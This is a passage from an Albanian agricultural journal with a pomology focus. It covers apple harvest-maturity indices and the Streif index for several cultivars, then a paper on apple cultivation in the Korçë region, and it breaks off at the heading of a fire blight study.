23 shtator	20	5.500	0.115	0.513	0.263
28 shtator	20	6.500	0.115	0.513	0.263
3 tetor	20	7.300	0.128	0.571	0.326


Treguesi i Amidonit tregoi një rritje të vazhdueshme gjatë gjithë periudhës 20-ditore, me një mesatare prej 0.2555 shkallë në ditë. Në datën 13 shtator ai kishte vlerën 3.200, ndërsa në datën 3 tetor 7.300.

Me të dhënat e mësipërme të tre treguesve të pjekurisë, u bë përlogaritja për çdo datë mostrimi e treguesit Streif, i cili është një raport i fortësisë me prodhimin e totalit të lëndëve të tretshme me treguesin e Amidonit. Këto të dhëna dhe vlerat e treguesit Streif për kultivarin Red Chief jepen në tabelën 2.1.

Datat e mostrimit (2012)	Madhësia e mostrës (kokrra)	Fortësia (kg/cm ²)	Totali lëndëve tretshme (°Briks)	Treguesi Amidonit (1 -10)	Treguesi Streif
13 shtator	20	8. 210	10. 630	3. 200	0. 2413
18 shtator	20	7. 785	11. 405	4. 450	0. 1534
23 shtator	20	7. 365	12. 125	5. 500	0. 1104
28 shtator	20	6. 950	12. 895	6. 500	0. 0829
3 tetor	20	6. 520	13. 475	7. 300	0. 0662

Tabela 2. 1. Ecuria e treguesve të pjekurisë dhe treguesi Streif për kultivarin Red Chief

Nga tabela 2. 1. rezulton se vlerat e treguesit Streif kanë ardhur në rënie nga data 13 shtator - 3 tetor 2012. Ilustrimi i treguesve të pjekurisë jepet në grafikun 2. 1, ndërsa në figurën 1. 1. janë pamje të fotografuara të nivelit të Amidonit në frut në datën 13 shtator dhe 3 tetor 2012.



Grafiku 2. 1



Figura 2. 1

Për kultivarin **Granny Smith**, të dhënat për Fortësinë e kokrrave, totalin e lëndëve të tretshme dhe treguesin e Amidonit janë si më poshtë:

Fortësia:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	9.3750	0.01760	0.0786	0.0062
18 shtator	20	9.1100	0.0100	0.0447	0.0020
23 shtator	20	8.7850	0.0150	0.0671	0.0045
28 shtator	20	8.5100	0.0161	0.0718	0.0052
3 tetor 20	8.	1950	0.0153	0.0686	0.0047
8 tetor 20	7.	9250	0.0160	0.0716	0.0051

Fortësia e frutave ka rezultuar në rënie përgjatë gjithë periudhës 25-ditore, me një mesatare prej 0.058 kg/cm²/ditë. Në datën e parë të mostrimit, më 13 shtator, ajo ishte 9.3750 kg/cm², ndërsa në datën e fundit 8 tetor ishte 7.9250 kg/cm².

Totali i lëndëve të tretshme:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	9.3500	0.0526	0.2351	0.0553
18 shtator	20	9.8500	0.0819	0.3663	0.1342
23 shtator	20	10.475	0.0571	0.255	0.0651
28 shtator	20	10.925	0.0656	0.294	0.0862
3 tetor 20	11	450	0.0500	0.224	0.0500
8 tetor 20	11.	950	0.0716	0.320	0.1030

Totali i lëndëve të tretshme ka ardhur në rritje gjatë gjithë periudhës 25-ditore, me një mesatare prej 0.104 °Briks/ditë. Në datën e parë të mostrimit, më 13 shtator ato ishin 9.3500 °Briks, ndërsa në datën e fundit të mostrimit, më 8 tetor, ishin 11.950 °Briks.

Treguesi i Amidonit:

Datat	N	Mean	SE Mean	StDev	Variance
13 shtator	20	1.250	0.0993	0.4443	0.1974
18 shtator	20	2.200	0.0918	0.4104	0.1684
23 shtator	20	3.000	0.1260	0.5620	0.3160
28 shtator	20	3.800	0.0918	0.4104	0.1684
3 tetor	20	4.550	0.1140	0.5100	0.2610
8 tetor	20	5.200	0.0918	0.4104	0.1684

Treguesi i Amidonit tregoi një rritje të vazhdueshme gjatë gjithë periudhës 25-ditore, me një mesatare prej 0.158 shkallë në ditë. Në datën 13 shtator, ai kishte vlerën 1.250, ndërsa në datën 8 tetor 5.200.


Me të dhënat e mësipërme të tre treguesve të pjekurisë, u bë përlllogaritja për çdo datë mostrimi e treguesit Streif edhe për kultivarin Granny Smith. Në ndryshim nga

dy kultivarët e tjerë te ky kultivar ai kishte një vlerë shumë të lartë, veçanërisht në mostrën e parë dhe të dytë, dhe kjo i dedikohet fortësisë tepër të madhe të frutave të tij. Të dhënat për treguesit e pjekurisë dhe vlerat e treguesit Streif për kultivarin Granny Smith jepen në tabelën 3. 1.

Datat e mostrimit (2012)	Madhësia e mostrës (kokrra)	Fortësia (kg/cm ²)	Totali lëndëve tretshme (°Briks)	Treguesi Amidonit (1 -10)	Treguesi Streif
13 shtator	20	9.375	9.350	1.250	0.8021
18 shtator	20	9.110	9.850	2.200	0.4204
23 shtator	20	8.785	10.475	3.000	0.2824
28 shtator	20	8.510	10.925	3.800	0.2049
3 tetor	20	8.195	11.450	4.550	0.1573
8 tetor	20	7.925	11.950	5.200	0.1275

Tabela 3. 1. Ecuria e treguesve të pjekurisë dhe treguesi Streif për kultivarin Granny Smith

Nga tabela 3. 1 rezulton se vlerat e treguesit Streif për kultivarin Granny Smith kanë ardhur në rënie nga data 13 shtator - 3 tetor 2012. Ilustrimi i treguesve të pjekurisë jepet në grafikun 2. 1, ndërsa në figurën 1. 1 janë pamje të fotografuara të nivelit të Amidonit në frut, në datën 13 shtator dhe 3 tetor 2012.




Grafiku 3. 1



Figura 3. 1

Në Grafikun 4 paraqitet treguesi Streif për të tre kultivarët: Golden Delicious, Red Chief dhe Granny Smith. Aty duket qartë diferenca që ekziston ndërmjet tyre, dhe veçanërisht ndërmjet Granny Smith dhe dy kultivarëve të tjerë të marrë në studim.



Grafiku 4.

Përfundime

Siç vihet re nga të dhënat e paraqitura në këtë studim, ecuria e tre treguesve të pjekurisë së frutave si dhe treguesi Streif janë të ndryshme për çdo datë mostrimi për secilin nga të tre kultivarët.

1. Në datën 13 shtator vlerat e treguesit Streif për kultivarët në studim kanë qenë për Golden Delicious 0. 2000, për Red Chief 0. 2413 dhe për Granny Smith 0. 8021. Në çdo matje të mëvonshme vlerat e këtij treguesi kanë ardhur në zbritje, duke arritur në datën 3 tetor 0. 0554 për Golden Delicious, 0. 0662 për Red Chief dhe në datën 8 tetor 0. 1275 për Granny Smith.

2. Të dhënat e literaturës rekomandojnë që për të siguruar freskinë dhe cilësinë optimale të mollëve në ruajtjen afatgjatë (mbi 6 muaj) si në mjedise frigoriferike ashtu dhe në ajër të kontrolluar, vlera e treguesit Streif në vjelje për Golden Delicious duhet të jetë rreth 0. 1, për një pjesë të mirë të kultivarëve të grupit Red Delicious 0. 12, ndërsa për kultivarët me pjekje të vonët e tul të fortë si Granny Smith rreth 0. 15, me kushtin që te ky i fundit treguesit e Amidonit dhe totali i lëndëve të tretshme të jenë përkatësisht rreth 4. 5 dhe 12. Duke ballafaquar rekomandimet e literaturës me të dhënat e këtij studimi rezultoi se në rastin e dy kultivarëve Golden Delicious dhe Red Chief, data optimale e vjeljes së tyre për pemëtoreshën e Zvirinës ishte 20 shtatori 2012, ndërsa për Granny Smith 4 tetori 2012.

3. Në aspektin praktik të pemëtoreshave të mëdha me mollë është e vështirë të realizohet vjelja brenda datës optimale në ratin kur ato destinohen për ruajtje afatgjatë. Për këtë arsye, të dhënat e literaturës rekomandojnë që kjo vjelje të realizohet në një periudhë sa më të shkurtër, pak ditë para dhe pas datës optimale. Në rastin e kultivarëve Golden Delicious dhe Red Chief kjo periudhë mund të jetë deri në pesë ditë, ndërsa për Granny Smith, deri dhjetë ditë.

4. Treguesit e pjekurisë së frutave të mollës janë në varësi të një numri faktorësh klimatiko-tokësorë, agroteknike, nënshartësive, etj., prandaj ata mund të ndryshojnë nga viti në vit edhe për të njëjtin kultivar. Për këtë arsye, ndjekja e tyre dhe përcaktimi i datës optimale të vjeljes për ruajtje afatgjatë duhet të realizohet në mënyrë të përvitshme. Kjo do të minimizonte humbjet e prodhimit dhe maksimizonte cilësinë, duke rritur të ardhurat e gjeneruara nga ky sektor.

Referencat:

Blanpied, G. D. and K. J. Silsby. 1992. Predicting Harvest Date Windows for Apples. Cornell Cooperative Extension Information Bulletin 221, 12 pp.

de Jager, A. and F. P. M. M. Roelofs. 1996. Prediction of optimum harvest date of Jonagold, p. 21–31. In: A. de Jager, D. Johnson, and E. Hohn (eds.). Determination and prediction of optimum harvest date of apples and pears. COST 94. The postharvest treatment of fruit and vegetables. Office for the Offic. Publ. of the European Communities, Luxembourg.

DeLong L, et al. 1999. Using the Streif Index as a Final Harvest Window for Controlled-atmosphere Storage of Apples. Horticulture Science 34 (7): 1251–1255. 1999.

Franëlli K., Casera C. 1996. Influence of harvest date on fruit quality and storability in the varieties Braeburn and Gala. Cost 94. The postharvest treatment of fruit and vegetables. East Malling, 105–115.

Kingston, C. M. 1991. Maturity indices for apple and pear. Horticulture Review 13:407–432.

Kviklien N. 2001. Effect of harvest date on apple fruit quality and storage ability. Folia Horticulturae, 13(2): 97–102.

- Little, C. R. & Holmes, R. J. (2000) Storage Technology of Apples and Pears. Department of Natural Resources and Environment, Knoxfield, Victoria, Australia.
- Merész, P., P. Sass, and T. Lovasz. 1996. Evaluation of harvest indexes of apples grown in Hungary, p. 53–60. In: A. de Jager, D. Johnson, and E. Hohn (eds.). Determination and prediction of optimum harvest date of apples and pears. COST 94. The postharvest treatment of fruit and vegetables. Office for the Offic. Publ. of the European Communities, Luxembou
- Rutkowski, K., A. Miszczak, and W. Plocharski, 1996. Optimum harvest date of Jonagold in central Poland, p. 77–82. In: A. de Jager, D. Johnson, and E. Hohn (eds.). Determination and prediction of optimum harvest date of apples and pears. COST 94. The postharvest treatment of fruit and vegetables. Office for the Offic. Publ. of the European Communities, Luxem-bourg.
- Streif J. 1996. Optimum harvest date for different apples cultivars in the ‘Bodensee’ area. In: A. de Jager, D. Johanson, E. Hohn (eds.), The Postharvest Treatment of Fruit and Vegetables. Determination and Prediction of Optimum Harvest Date of Apples and Pears. COST 94. European Commission. Luxembourg, 15–20.
- Streif, J. 1983. Der optimale erntetermin beim apfel. I. Qualitätsentwicklung und reife. Garten-bauwissenschaft 48:154–159
- Vielma M. S., Matta F. B., Silval J. L. 2008. Optimal harvest time of various apple cultivars grown in Northern Mississippi. Journal of the American Pomological Society 62(1) 13-22
- Wilcke, C. 1996. Determination of harvest date of apple cultivars in Saxony, p. 67–76. In: A. de Jager, D. Johnson, and E. Hohn (eds.). Determination and prediction of optimum harvest date of apples and pears. COST 94. The postharvest treatment of fruit and vegetables. Office for the Offic. Publ. of the European Communities, Luxembourg.

DRU FRUTORI I MOLLËS, GJENDJA DHE PERSPEKTIVA NË ZONËN E KORÇËS

Dorjan Marku

Universiteti “Fan S. Noli”, Korçë

Përmbledhje

Dru frutori i mollës është një nga speciet më të rëndësishme brenda grupit të specieve frutore në rajonin e Korçës. Ai kap peshën kryesore në frutikulturë jo vetëm për nga numri i rrënjëve që mbulon, por edhe për nga produktiviteti dhe vlerat dieteike dhe përfitimet ekonomiko-financiare të çdo frutikulturisti.

Në strukturën varietore të kësaj specie, dy janë kultivarët bazë që kapin rreth 72% të krejt strukturës varietore dhe konkretisht *Golden Delicious* dhe *Starking*.

Vitet e fundit në strukturën varietore po konsolidojnë vendosjen kultivarët *Idared*, me 5% të sipërfaqes dhe më pas po rajonizohen në strukturë *Fuji*, *G. Smith*, *Gala* etj.

Densiteti në plantacion prej mbi 1000 rrënjë për hektarë, po krijon kushte jo vetëm për rritjen e prodhimit, por edhe për cilësi të lartë të kokrrave, faktor ky që fuqizon të ardhurat neto për frutikulturistët.

Fjalë çelës: diversitetet gjenetik, kultivar, mollë, plantacion etj.

Abstract

Apple orchard is one of the most important species compared to other fruit trees in Korça region. It is the most important component in fruticulture, not only because of the number of cultivated fruit trees but even regarding productivity, dietetic values, economic and financial benefits of every farmer involved in the sector. Depending on the varietal structure of this fruit, the main cultivars of apples that account 72% of the total variety are *Golden Delicious* and *Starking*.

During the last years in the varietal structure of apples are being consolidated other different cultivars such as *Idared*, accounting 5% of the total area, followed by *Granny Smith*, *Fuji*, *Gala* etc. Plantation density of apples which account over 1000 trees per hectare has created favorable conditions not only for increased production but even for good quality crops, factors that empower positively the net income of farmers.

Key words: genetic diversity, cultivar, apple, mutant, plantation etc.

Hyrje

Në të gjitha gjerësitë gjeografike që paraqesin kushte klimaterike të favorshme për një prodhim bujqësor, pemët frutore në përgjithësi dhe dru frutori i mollës në veçanti, është i pranishëm dhe padyshim ai kap një pjesë të rëndësishme në të ushqyerit e njeriut. Dru frutori i mollës është një specie shumë rustike. Aftësia e tij e adaptimit si në rajonet me klimë të ashpër, apo dhe në ato me klimë të butë, e lejon

atë të përhapet në një areal të gjerë. Sot këtë specie e gjejmë të kultivuar në gjerësitë gjeografike midis 25 - 60°.

Prodhimi botëror i këtij fruit ka përparuar që prej 20 vjetësh me mbi 2% në vit. Nëse prodhimi evropian shënon një rritje të lehtë, vendet joevropiane po progresojnë fortësisht. Amerika e Jugut dhe në veçanti Kina, janë kthyer në prodhues të parë në nivel botëror të këtij fruti. Fruti i mollës zë vendin e tretë në prodhimin total të frutave, pas agrumeve dhe bananes. Nisur nga vlerat dietetike, falë përmbajtjes në vitamina, kripëra minerale, substanca antioksidante dhe antiseptike, konsumi për frymë sa vjen dhe rritet. Të bën përshtypje fakti se vendet që nuk e kultivojnë këtë specie, si: Arabia Saudite, Emiratet e Bashkuara, dhe Taivani e kanë konsumin për frymë më të lartë, i cili arrin deri në 40 kg.

Te dru frutori i mollës, krahas aktivitetit të seleksionimit natyral, ka ekzistuar dhe një seleksionim i orientuar prej njeriut, i cili ka ditur të zgjedhë një numur të madh kultivarësh, të cilët i përshtaten më mirë ambientit.

Heterogjeniteti i shumicës së specieve, kryqëzimet e shpeshta interspecifike natyrale, shkëmbimet e rëndësishme të materialit vegjetal ndërmjet rajoneve ekologjike, kanë kontribuar në krijimin e një variabiliteti të madh gjenetik për shumicën e specieve. Një faktor i diversitetit ka qenë dhe mbetet, shfaqja e mutantëve dhe seleksionimi i tyre, duke filluar nga "*Antovovka*" 600 gr, prej "*Antonovkës së Bardhë*" në vitin 1886, e deri te mutant "*Kiku*", para pak vitesh në Japoni.

Molla në rajonin e Korçës

Dikur trevat me klimë kontinentale para malore dhe malore janë konsideruar si rajone elitare për kultivimin e mollës, si në aspektin produktiv ashtu dhe në atë gustativ. Teknologjia e kultivimit të këtij dru frutori është mbështetur në resurset gjenetike të kohës, në agroteknologjinë e kultivimit dhe në teknikat e konservimit. Sot koha ka ndryshuar. Është bërë progres në resurset gjenetike duke i pasuruar ato, gjë që shprehet në një gamë të gjerë të kultivarëve të rinj me nënshartesa vegjetative. Kjo veti e nënshartesave, shoqërohet me drurë molle me kurorë të zvogëluar dhe shtat të ulët. Këta kultivarë kanë veçorinë të mbillen në plantacion nga 1500 – 2500 pemë.

Gjithashtu, ka avancuar teknologjia e kultivimit, janë përmirësuar sistemet e plehërimit, ato të ujitjes, deri tek aplikimi i ujitjes me pika. Të gjitha këto teknologji dhe në veçanti mbrojtja e integruar e parazitëve dhe dëmtuesve, ka çuar në prodhime të larta dhe cilësore.

Në rajonin e Korçës molla kap 82% të pemëve frutore të mbjella. Vëmendje e veçantë i është kushtuar strukturës varietore, me tendencë mbjelljen e varieteteve që kërkon konsumatori.

Tabela nr. 1. Paraqitet struktura varietore në % si dhe produktiviteti për çdo kultivar.

Nr.	Kultivari	Rrenjë molle gjithsej	Në prodhim	Në rritje	Prodhimi Kv	% Rrënjëve	% Prodhim
1.	Golden	355 912	260 666	95 246	68 034	33	33
2.	Starking	420 624	308 196	112 428	82 579	39	40
3.	Idared	53 926	39 474	14 452	10 263	5	5
4.	Grand Smith	64 711	47 369	17 343	12 790	6	6
5.	Para Gold	43 141	31 579	11 652	7979	4	4
6.	Janothan	21 570	15 790	5781	2868	2	1
7.	Fuji	10 785	7895	2890	1974	1	1
8.	Mutco	21 570	15 790	5781	3789	2	2
9.	Galo	10 785	7895	2890	2053	1	1
10.	Të tjera	75 497	55 263	20 233	13 816	7	7
	TOTALI	1 078 522	789 916	288 606	206 145		

Sikundër shihet nga tabela nr.1, numrin më të madh të dru frutorëve e kapin kultivarët: *Golden Delicious* dhe *Starking*. Me sa duket kemi të bëjmë me ndikimin “psikologjik” të konsumatorit me këta dy kultivarë, falë dhe vetive të pëlqyeshme të tyre si: aroma, tekstura, raportet e drejta në përmbajtje të sheqerit dhe aciditetit, apo dhe reologjia e tyre, që të gjitha së bashku përbëjnë vlerat hedonike të një produkti, afër atij “ideal”. Në vendin e tretë në strukturën varietore qëndron kultivari *Idared*. Megjithëse ky kultivar ka vetëm dy dekada që kultivohet, përsëri ai zë një vend të rëndësishëm në strukturën varietore. Cilësia e lartë e tij në konservim, qëndresa e lartë ndaj kromës, hirit dhe rrjetës mbi lëvore, i detyrojnë frutikulturistët të vazhdojnë të rritin sipërfaqet e mbjella me këtë lloj dru frutori.

Kultivari *Idared* ka dhe vetinë e ruajtjes së teksturës së fortë dhe mos humbjes së lëngut gjatë konservimit të tij. Nga analizat e kryera për humbjet gjatë konservimit për një periudhë kohe mbi 4 muajsh, ky kultivar falë perikarpit të trashë dhe mungesës së paktë të poreve ka aftësinë e pakësimit të lagështisë gjatë procesit të transpirimit. Pra, humbjet në peshë për këtë kultivar janë më të pakta (rreth 5%) se kultivari *Starking*.

Nëse do të analizojmë më thellë strukturën varietore, do të shohim se në të, zënë vend dhe kultivarët modern si: *Fuji*, *Gala*, *Mutco*, etj. Megjithëse origjinat e krijimit varietal të tyre janë tepër të largëta me ato të rajonit të Korçës, përsëri këta kultivarë janë adaptuar shumë mirë. Kjo flet për një plasticitet të gjerë të tyre. Këta kultivarë shquhen për ruajtjen e lëngut dhe cilësisë së lartë, aromën dhe mungesën e qelqurit të tultit. Por, duhet të përmendim se kultivarët frutorë janë klone, shumëzimi i të cilëve është esencialisht i realizuar nga shartimi, që në gjuhën e seleksionimit quhet “hibridizim vegjetativ”.

Pra, hibridizimi në thelb është “shkëmbim i materialit gjenetik” midis dy komponentëve prindërorë, dhe pikërisht këtu qëndron gjithë ky diversitet gjenetik, por kjo është vetëm njëra anë e medaljes. Ana tjetër është ajo e rrezikut të përhapjes së shpejtë të sëmundjeve degjeneruese, viruseve, mikroplazmave etj.

Pra, zgjedhja e pjesëve që shërbejnë si material shartimi janë faktorë determinantë të bilancit ekonomik të pemëtarisë. Çdo gabim më shumë në planin e prodhimit, sesa atë të adaptimit të frutave në ekzgjencën e tregut, do të ketë pasoja për frutikulturistin.

Struktura varietore e ngritur në rajonin e Korçës pothuajse përputhet me strukturën varietore të shumë rajoneve të Evropës Perëndimore, ku peshën kryesore e zënë kultivarët *Golden Delicious* dhe *Starking*. Kultivari *G. Smith* zë vendin e katërt në strukturën varietore, me një prodhim total prej 47 369 kv. Cilësia e frutit të tij është specifike, për moshë specifike dhe gjendje shëndetësore të veçantë. Ai ruan mjaft mirë freskinë, lëngun dhe posedon përmbajtje më të ulët të sheqerit.

Nëse do të analizojmë produktivitetin sipas kultivarëve që ndodhen aktualisht në prodhim, do të konstatojmë se rendimenti për dru frutor varion nga 18 – 26 kg. Këto diferenca janë të justifikueshme mbështetur te cilësia e frutave. Tendencia sot e tregut është për fruta të kalibruara dhe të shëndetëshme. Procesi i rrallimit të frutave, konsiderohet sot si një proces racional për të ruajtur nivelin e fitimit për çdo njësi ngastre.

Përfitimet ekonomike

Nëse do të llogariten të ardhurat neto për një sipërfaqe prej një ha të mbjella me drithëra, perime apo dru frutorin e mollës, pa asnjë dyshim që do të pohojmë se fitimi do të ishte tepër i madh me shitjen e produktit të mollës.

Sipas intervistave të grumbulluara prej kultivuesve të mollës, llogaritet një fitim neto që shkon nga 80 000 deri në 100 000 lekë për hektarë. Ja disa nga përparësitë e këtij dru frutori në garantimin e të ardhurave financiare:

1. Varietetet e reja me nënshartesa vegjetative futen shpejt në prodhim, madje që në vitin e 3-të të krijimit të plantacionit.
2. Kurora e vogël garanton prodhime cilësore, madje 85% e prodhimit të frutit është e cilësisë së parë, kështu që të ardhurat rriten artificialisht mbi 20%.
3. Varietetet e reja në kultivim shquhen për parametra të lartë kimikë në frut si: lëndë e thatë, raporte të drejta sheqer – aciditet, shkallë të lartë në Briks, të gjitha këto zgjatën kohën e konservimit të frutit pa ndikuar në cilësi, e për rrjedhojë fruti zotëron cilësi të larta organo – leptike.

Molla e së ardhmes

Të gjitha përpjekjet, qoftë për krijimin varietal apo zbatimin e agroteknologjisë, kanë si qëllim arritjen e objektivit, fitimin neto të frutikulturistit.

Te dru frutori i mollës, studimi i variabilitetit te specia e kultivuar e mollës, shoqërohet me përcaktimin e ideotypeve arkitekturale. Sot ekzistojnë katër ideotype, të tillë:

Ideotipi I

Përfaqëson një pemë tip kolone. Ky tip preferohet në rajonet anglo – saksone. Përfaqësohet nga një aks, ku në gjatësinë e tij zënë vend degëzat frutore.



Ideotipi II Ky ideotip quhet *shkallare i alteruar*. Karakterizohet nga një formacion i degëzimeve të shkurtra.

Ideotipi III

Ky ideotip paraqitet te shumica e varieteteve dhe hibrideve të seleksionuara në veçanti te varieteti *Golden Delicious*. Sythat frutorë vendosen në degët 2 – 4 vjeçare.



Ideotipi IV

Kemi të bëjmë me një ideotip natyral, me dominancë të dobët të trungut kryesor, i favorizuar nga zhvillimi i degëve frutore anësore. Sikundër shihet nga skema, ky ideotip nuk favorizon mekanizimin.

Përtej variabilitetit të situatave të paraqitura prej kultivarëve, objektivat prioritare mund të klasifikohen në pesë rubrika.

- Prodhimi dhe rregullariteti i prodhimit vjetor
- Rezistenca ndaj parazitëve dhe dëmtuesve
- Cilësia e frutave

- d) Prodhime me kosto të ulët
- e) Efikasiteti i nënshartesave

Nëse prodhimi bruto nuk mjafton për të siguruar një bilanc ekonomik pozitiv, atëherë vëmendja duhet kthyer te cilësia. Rast i veçantë i prodhimit të dobët, është pamjaftueshmëria e të ftohtit dimëror për zgjimin e sythave nga gjumi. Tipari “*ekzizjencë e dobët ndaj të ftohtit dimëror*” paraqet trashëgimi të lartë dhe është introduktuar lehtësisht te varieteti i mollës Granny Smith.

Rregullariteti vjetor i prodhimeve është një karakteristikë e frutit të mollës, po aq i rëndësishëm sa dhe potenciali i prodhimit. Dy faktorë i shoqërojnë çrregullimet e prodhimit:

1. Alternanca e cila është efekt i formimit të frutave të vitit (n) mbi induksionin e luleve që do të lulëzojnë në vitin $n + 1$
2. Aksidentet klimaterike që kompromentojnë frutifikimin. Bëhët fjalë për ngricat dimërore dhe sidomos ato pranverore që shkatërrojnë lulet, apo dhe për kushtet tepër të disfavorshme në transportin e polenit nga aktiviteti i insekteve polenizuese.

Krijimi i varieteteve me lulëzim të vonshëm, si: *Granny Smith* dhe *Fuji*, redukton statistikisht rreziqet e shkatërrimit të luleve prej temperaturave të larta.

Drufrutori i mollës ka kortezhin e vet të parazitëve dhe dëmtuesve më shumë ose më pak dëmprurës në zhvillimin e drurit, në produktivitetin e frutave dhe në cilësinë e tyre. Lufta kimike e integruar ka lejuar me sukses të sigurt të kontrollojë shumicën e këtyre parazitëve. Sa më shumë gjene të rezistencës të zotërojnë një kultivar molle, aq më të pakta janë shpenzimet për luftën kimike. I gjithë procesi gjenetik në nivelin e rezistencës ndaj parazitëve dhe dëmtuesve do të lehtësojë punën për krijimin e metodologjisë së suksesshme. Te drufrutori i mollës konsumatori dallon 5 tipe cilësish:

1. Pamjen
2. Cilësinë gustative
3. Cilësinë e përdorimit
4. Cilësinë dietetike
5. Cilësinë gjenetike

Të gjitha këto veti përbëjnë diferencimin sipas cilësisë. Prodhimet me kosto të ulët janë një tjetër objektivi i frutikulturistit. Finalizimi i këtij objektivi lidhet me aplikimin e teknikave kulture moderne.

Efekti i nënshartesës

Aftësia në shumëzimin vegetativ për nënshartesat klonale, është kusht i domosdoshëm. Sot, ekzistojnë nënshartesa me shumëzim nga farat që e kanë burimin nga polenizimi i lirë e që mund të jenë kryqëzime midis kloneve.

Sensibiliteti ndaj parazitëve dhe dëmtuesve është një tjetër shqetësim. Krijimi i nënshartesave të mollës rezistente ndaj morrit të përgjakshëm është një shembull tipik i introgresionit të mekanizimeve gjenetike të rezistencës.

Përfundime

Drufrutori i mollës është specia kryesore e drufrutorëve në rajonin e Korçës me gati 82% të strukturës varietore.

Kultivarët *Golden Delicious* dhe *Starking* janë kultivarët bazë të cilët kapin 72% të strukturës varietore.

Kultivarët e mollës me nënshartesë vegetative janë faktor kryesor i intensifikimit të përmishtës, duke rritur numrin për njësi të sipërfaqes deri në 1500 – 2000 rrënjë/ha.

Kultivarët e rinj *Fuji*, *Gala*, *Kiku* etj, janë kultivarë të perspektivës, me rezistencë të lartë ndaj parazitëve si kromës, hirit, njollosjes së frutit.

Bibliografi

Arnoux, N., “ *Le marché mondial de la pomme* ”, 1990.

Cheureau, E., “ *The pattern of inheritance in apple* ”, 1989.

Cheureau, E., “ *Biotechnologies et amelioration du pommier* ”, 1990.

Wartking, R., “ *Fruit breeding methodology*”, 1970.

Zhang, Y.X., “ *Etude cysologique de quelque clones diploides et poliploides du pommier*”, 1989.

MONITORIMI I ZJARRIT BAKTERIAL (ERWINIA AMYLOVORA) NË DISA ZONA PRODHUESE TË MOLLËS NË SHQIPËRI

Dhurata Shehu, Harallamb Paçe

Universiteti Bujqësor i Tiranës, Fakulteti i Bujqësisë dhe Mjedisit

Departamenti i Mbrojtjes së Bimëve

Pëmbledhje

